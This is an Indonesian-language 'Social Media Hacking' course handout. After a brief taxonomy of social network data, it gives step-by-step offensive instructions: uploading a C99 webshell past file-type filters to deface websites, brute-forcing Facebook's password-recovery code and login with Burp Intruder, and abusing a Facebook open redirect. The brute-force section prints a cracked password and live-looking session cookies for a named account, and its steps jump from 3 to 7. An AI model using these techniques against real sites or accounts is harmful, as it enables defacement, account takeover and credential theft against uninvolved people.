



# SOCIAL MEDIA HACKING

Course

[Abstract](#)

This course explain about kind of attack at Social Media Area

Arga Nur Pratama  
[arga@chaosmatic.net](mailto:arga@chaosmatic.net)

## TAXONOMY OF SOCIAL NETWORK

Sebelum kita lanjut lebih jauh, kita akan membahas terkait taksonomi (pengelompokan) *social networks* berdasarkan tipe datanya. Pengelompokan ini berdasarkan hasil penelitian dari Bruce Shneiderman tentang “*Taxonomy of Social Network Data*”. Berikut adalah hasil pengelompokan *Social Network* berdasarkan tipe datanya :

1. **Service Data.** *Service Data* adalah data yang harus kita berikan kepada provider social network agar kita dapat menggunakan social network tersebut. Data tersebut misalnya *legal name*, usia, dan juga nomor kartu kredit.
2. **Disclosed Data.** Data ini adalah data yang kita *publish* dalam halaman pribadi kita. Seperti tulisan kita, foto, pesan, komentar dan lainnya.
3. **Entrusted Data.** Data berikut adalah data yang kita *publish* dalam postingan pengguna lain.
4. **Incidental Data.** Data ini tentang data yang orang lain buat tentang kita. Semisal user lain membuat sebuah artikel yang berkaitan dengan kita.
5. **Behavioral Data.** Data ini adalah data yang dikumpulkan oleh provider *social network*.

Adapun penelitian yang dilakukan oleh peneliti lain yang berkaitan dengan pengelompokan social network adalah sebagai berikut :

Data types	Facebook	Google+	Twitter	LinkedIn
Login data	Email, phone, password	Email, password	Email, username, password	Email, password
Connection data	Device information, log information, location information, cookies	Device information, log information, location information, cookies	Device information, log information, location information, cookies	Device information, log information, location information, cookies
Application data	Usage statistics, credit card information	Usage statistics, credit card information	Usage statistics	Usage statistics
Mandatory data	Name, email*, birthday*, gender*	Name, email*, birthday*, gender*	Name, email*	Name, email, job status
Extended profile data	Several general-purpose input fields	Several general-purpose input fields	Three single input fields (location, website, bio)	Several professionally-related input fields
Ratings/interests	Page, status/photo/video	Page, status/photo/video	Verified account, Tweet	Company, status
Network data	Unidirectional, bidirectional	Unidirectional	Unidirectional	Bidirectional
Contextual data	Tag in status/comment, on photo, at location	Tag in status/comment, on photo, at location	Mention in Tweet	n/a
Private communication data	Private message, video chat, poke	Private message, video chat	Private message	Private message
Disclosed data	Text post, photo (album), video, check-in	Text post, photo (album), video, check-in	Text post, single photo	Text post
Entrusted data	<i>See disclosed data</i>	<i>Restricted to comments on disclosed data</i>	n/a	<i>Restricted to comments on disclosed data</i>
Incidental data	<i>See disclosed data</i>	<i>Restricted to comments on disclosed data</i>	n/a	<i>Restricted to comments on disclosed data</i>
Disseminated data	<i>See disclosed data</i>	<i>See disclosed data</i>	<i>See disclosed data</i>	<i>See disclosed data</i>

## C99 WEBSHELL FILE UPLOAD

Teknik ini merupakan salah satu teknik yang sering digunakan oleh Top Defacer Indonesia, Hmei7. Lebih dari 154,000 website telah di deface oleh Hmei7 dengan salah satu cara yang digunakan adalah *Upload WebShell*. Lantas bagaimana melakukannya ? Untuk melakukannya, pertama kita harus mencari terlebih dahulu lokasi *file upload* yang terdapat pada suatu website.

Jika kita sudah mendapatkan lokasi *file upload*-nya, kita tinggal meng-*upload* shell milik kita ke dalam website tersebut. Shell tersebut bisa kita dapatkan pada situs <https://r57.gen.tr/> . Namun ada beberapa website yang melakukan filterisasi ketika melakukan *upload file*. Misalnya seperti ini, shell yang akan kita upload bertipe data *.php* dan ternyata website korban telah memfilter bahwa file yang bertipe *.php* tidak bisa diupload.

Apakah proses hackingnya akan selesai sampai disini ? tentu tidak. Kita masih bisa mem-bypass filter tersebut dengan menggunakan *tamper data* atau Burp suite. Namun kita perlu sedikit modifikasi tipe file kita menjadi *.jpeg* | *.png* | *.doc* | *.txt* atau tipe apapun yang diperbolehkan oleh website. Kita dapat menggantinya dengan menggunakan text editor (sublime, notepad++, dll).

Ketika dalam proses uploading, kita harus mengintercept browser agar kita dapat mengganti ulang tipe file kita kembali menjadi *.php*.

## FACEBOOK ACCOUNT TAKE OVER : EXPLOIT THE VERIFICATION CODE

This time we will learn about a simple vulnerability that has been found by **Anand Prakash**.

Dia memanfaatkan celah dari pengiriman kode verifikasi yang dikirimkan dari facebook ke nomor *handphone* pengguna. Anand menggunakan Burp Suite yang merupakan *tool* buatan Portswigger untuk melakukan *intercept* pada browser.

Seperti yang telah kita sampaikan diatas, bahwa *vulnerability* yang ditemukan ini termasuk sederhana (*simple*). Oleh karena itu, cara yang digunakan juga tidak terlalu sulit.

Celahnya terdapat pada request :


POST /recover/as/code/HTTP/1.1

Host: beta.facebook.com


Isd=AVoywo13&n=XXXXX

Write-up :


1. Lakukan *request* pada URL <https://beta.facebook.com/recover/as/code>.
2. Setelah itu, kita akan dihadapkan pada halaman untuk melakukan "*Reset your password*" dengan memasukkan 6-digit kode yang telah dikirim ke email atau nomor handphone pengguna.
3. Jika sudah mendapatkannya maka coba masukkan nomor secara acak, lalu sebelum menekan tombol *continue* maka ganti terlebih dahulu tombol *intercept off* menjadi *intercept on* pada Burp Suite. Jika sudah, lalu tekan *continue*.
4. Buka menu *Intercept* pada sub-menu *Proxy* yang terdapat pada Burp Suite, maka kita akan mendapatkan data Raw dari hasil *request* kita.




- Klik kanan pada data Raw tersebut dan pilih *Send to Intruder*. Setelah itu masuk ke menu *Intruder* dan pilih sub-menu *Positions*.




- Pada bagian kiri, ada terdapat tombol “Add \$”, “Clear \$”, “Auto \$” dan “Refresh”. Kita pilih tombol “Clear \$” untuk menghilangkan blok pada data tertentu. Setelah bloknnya hilang, maka kita blok ulang untuk data variable “n=154000”. Perlu diketahui bahwa nilai *variable* “n” akan berubah sesuai dengan kode verifikasi yang dikirimkan facebook ke pengguna. Setelah tadi kita blok variable “n”, maka kita klik tombol “Add \$”.
- Lalu kita pindah ke sub-menu *Payloads*, didalam sub-menu tersebut terdapat *Payload Sets*, masuk ke bagian tersebut dan pilih *Payload Type*-nya menjadi *Numbers*. Pada bagian *Payload Options [Numbers]* kita isi field “From” 154000 dan “To” 154898, dan pada “Step” isi 1.



- Jika semua sudah dilakukan, maka kita tekan tombol “Start Attack” pada bagian bagian kiri sub-menu *Intruder*. Maka akan muncul tampilan seperti dibawah ini dan tunggu hingga prosesnya selesai.



- Teknik ini memang bisa dikatakan sebagai *Brute-force* karena melakukan inputan kode secara acak dan akan berhenti ketika kode tersebut telah ditemukan. Dari ratusan *request* yang kita lakukan, untuk mengetahui *request* mana yang berhasil maka kita perlu melakukannya secara manual dengan melihat *response* yang diberikan oleh server facebook.com.








## URL REDIRECTION FLAW IN FACEBOOK

Celah ini terakhir ditemukan oleh *Security Expert* Dan Melamed. Celah *URL Redirection* ini nantinya dapat me-redirect kita ke halaman yang kita input melalui URL berikut :

<http://facebook.com/campaign/landing.php?url=>

Jika kita coba input sebuah alamat website pada paramter “url” diatas, maka kita hanya akan di redirect ke homepage facebook. Seperti contoh kita coba input alamat <http://yahoo.com> :

<http://facebook.com/campaign/landing.php?url=http://yahoo.com>



Namun jika kita coba meng-input random string, seperti berikut :

<http://facebook.com/campaign/landing.php?url=asdf>

maka alamat url akan berubah menjadi :

[http://facebook.com/campaign/l.php?url=asdf&h=mAQHgtP\\_E](http://facebook.com/campaign/l.php?url=asdf&h=mAQHgtP_E)

“asdf” merupakan string random yang diinput pada parameter “url”. Setelah dilakukan *request* pada browser, facebook men-generate sebuah variable “h” melalui Linkshim facebook (l.php). Langkah untuk dapat mem-bypass url redirection agar tidak ke homepage facebook adalah dengan menghilangkan string “http://”. Jika tadi sebelumnya menggunakan <http://yahoo.com> , maka kita tinggal input yahoo.com saja. Seperti berikut ini :

<http://facebook.com/campaign/landing.php?url=yahoo.com>

Maka facebook akan me-redirect kita ke halaman website yang kita input pada parameter “url” diatas.




## UNLIMITED ATTEMPT TO BRUTE-FORCE LOGIN FACEBOOK

Kali ini adalah salah satu cara yang cukup efektif digunakan namun tidak efisien. Mengapa dikatakan tidak efisien, karena kita akan mencoba banyak string/kata yang diinputkan sebagai password. Oleh karena itu dibutuhkan waktu lebih lama, tergantung dari seberapa banyak jumlah kata yang kita miliki dalam *password list*.


Untuk melakukan *Brute-force* dengan cara biasa, maksudnya seperti melakukan input password dengan berulang – ulang melalui antarmuka web facebook langsung, maka akan ada batasan berapa kali inputan. Oleh sebab itu, untuk memanipulasi cara ini maka kita akan menggunakan Burp Suite.

### Write-up

1. Masuk ke Burp Suite dan pastikan bagian “*intercept*” menjadi “*intercept is on*”. Bagian ini dapat kita lihat pada sub-menu *Intercept* pada menu Proxy.
2. Setelah itu, masuk ke halaman login facebook, dan isikan *username* dari akun yang akan menjadi korban. Untuk *password*, isikan dengan string yang acak. Setelah *username* dan *password* terisi, klik Login dan masuk Burp.




3. Jika sudah masuk ke Burp dengan tampilan diatas, klik kanan pada kolom Raw dan klik “*Send to Intruder*”.





7. Untuk mengetahui *password* mana yang benar, maka kita harus melihat *response* dari setiap *password* yang kita inputkan. Jika *password* yang kita masukkan salah, maka *response* yang diberikan adalah sebagai berikut :



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200			76832	
1	face	200			76798	
2	lenovo	200			76792	
3	gmail	200			76832	
4	kalilnx	200			76789	
5	lmail	200			76787	
6	instag	200			76797	
7	instagram14	302			2078	
8	libnul	200			77845	
9	lokc	200			77766	
10	beckled	200			77805	

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK  
 Strict-Transport-Security: max-age=15552000; preload  
 Cache-Control: private, no-cache, no-store, must-revalidate  
 Expires: Sat, 01 Jan 2000 00:00:00 GMT  
 content-security-policy: default-src \* data: blob:script-src \*.facebook.com \*.fbcdn.net \*.facebook.net \*.google-analytics.com \*.virtualearth.net \*.google.com 127.0.0.1:\*.spotilocal.com:\*.unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net fbcdn-static-b-a.akamaihd.net \*.atlassian.com blob: data:;style-src \*.unsafe-inline' data:;connect-src \*.facebook.com \*.fbcdn.net \*.facebook.net \*.spotilocal.com:\*.akamaihd.net wss://\*.facebook.com:\*.atlassian.com attachment:fbstatic.com ws://localhost:\*.blob:;  
 P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"  
 Access-Control-Allow-Credentials: true  
 X-Frame-Options: DENY  
 Pragma: no-cache  
 Vary: Origin  
 Access-Control-Allow-Origin: https://www.facebook.com  
 Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length  
 public-key-pins-report-only: max-age=500; pin-sha256="W01wPyTOWNa9ihaBcRSC7XH1jYS9WUGIud4P8l8="; pin-sha256="r/IkG3eEpVdm+u/ko/cwzQMo1bk4TyHilByibiASE="; pin-sha256="q4P02G2cbkZh282+JgmRUYQMoAeozA+BSKVXQW8XWQ="; report-uri="http://reports.fb.com/hpkp/"  
 access-control-allow-method: OPTIONS  
 X-XSS-Protection: 0

Dan jika *password* yang kita input benar maka *response* yang ditampilkan akan unik, berbeda dari *response password* yang salah. Jika password yang kita berikan benar, maka tampilannya akan seperti ini :



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			76832	
1	face	200			76798	
2	lenovo	200			76792	
3	gmail	200			76832	
4	kalilnx	200			76789	
5	lmail	200			76787	
6	instag	200			76797	
7	instagram14	302			2078	
8	libnul	200			77845	
9	lokc	200			77766	
10	beckled	200			77805	

Request Response

Raw Headers Hex

HTTP/1.1 302 Found  
 Location: https://www.facebook.com/  
 access-control-allow-method: OPTIONS  
 Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length  
 Access-Control-Allow-Origin: https://www.facebook.com  
 Vary: Origin  
 Access-Control-Allow-Credentials: true  
 P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"  
 Set-Cookie: wd=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1470886505; path=/; domain=.facebook.com  
 Set-Cookie: sb=avKrVzv-orSVdjfFyCASIIF; expires=Sat, 11-Aug-2018 03:35:06 GMT; Max-Age=63071999; path=/; domain=.facebook.com; secure; httponly  
 Set-Cookie: reg\_fb\_ref=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1470886506; path=/; domain=.facebook.com; httponly  
 Set-Cookie: reg\_fb\_gate=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1470886506; path=/; domain=.facebook.com; httponly  
 Set-Cookie: c\_user=100001194128959; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure  
 Set-Cookie: xs=191%3AVUJAYLq1hj-1fQ%3A2%3A1470886507%3A17680; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly  
 Set-Cookie: fr=02fyqpj5119FKkPh.AWU1BJOX0z5hJaaq71gPjKjUtu.BXq\_H2.Ky.AAA.0.0.BXq\_Jq.AWU1q4L5; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; httponly  
 Set-Cookie: csm=2; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com  
 Set-Cookie: s=Aa4VFPbBn3AS.7J5.BXq\_Jr; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly  
 Set-Cookie: pln; expires=Wed, 09-Nov-2016 03:35:07 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly

Terlihat diatas bahwa *password* yang sesuai dengan akun facebook **arga.ex** adalah **instagram14**.

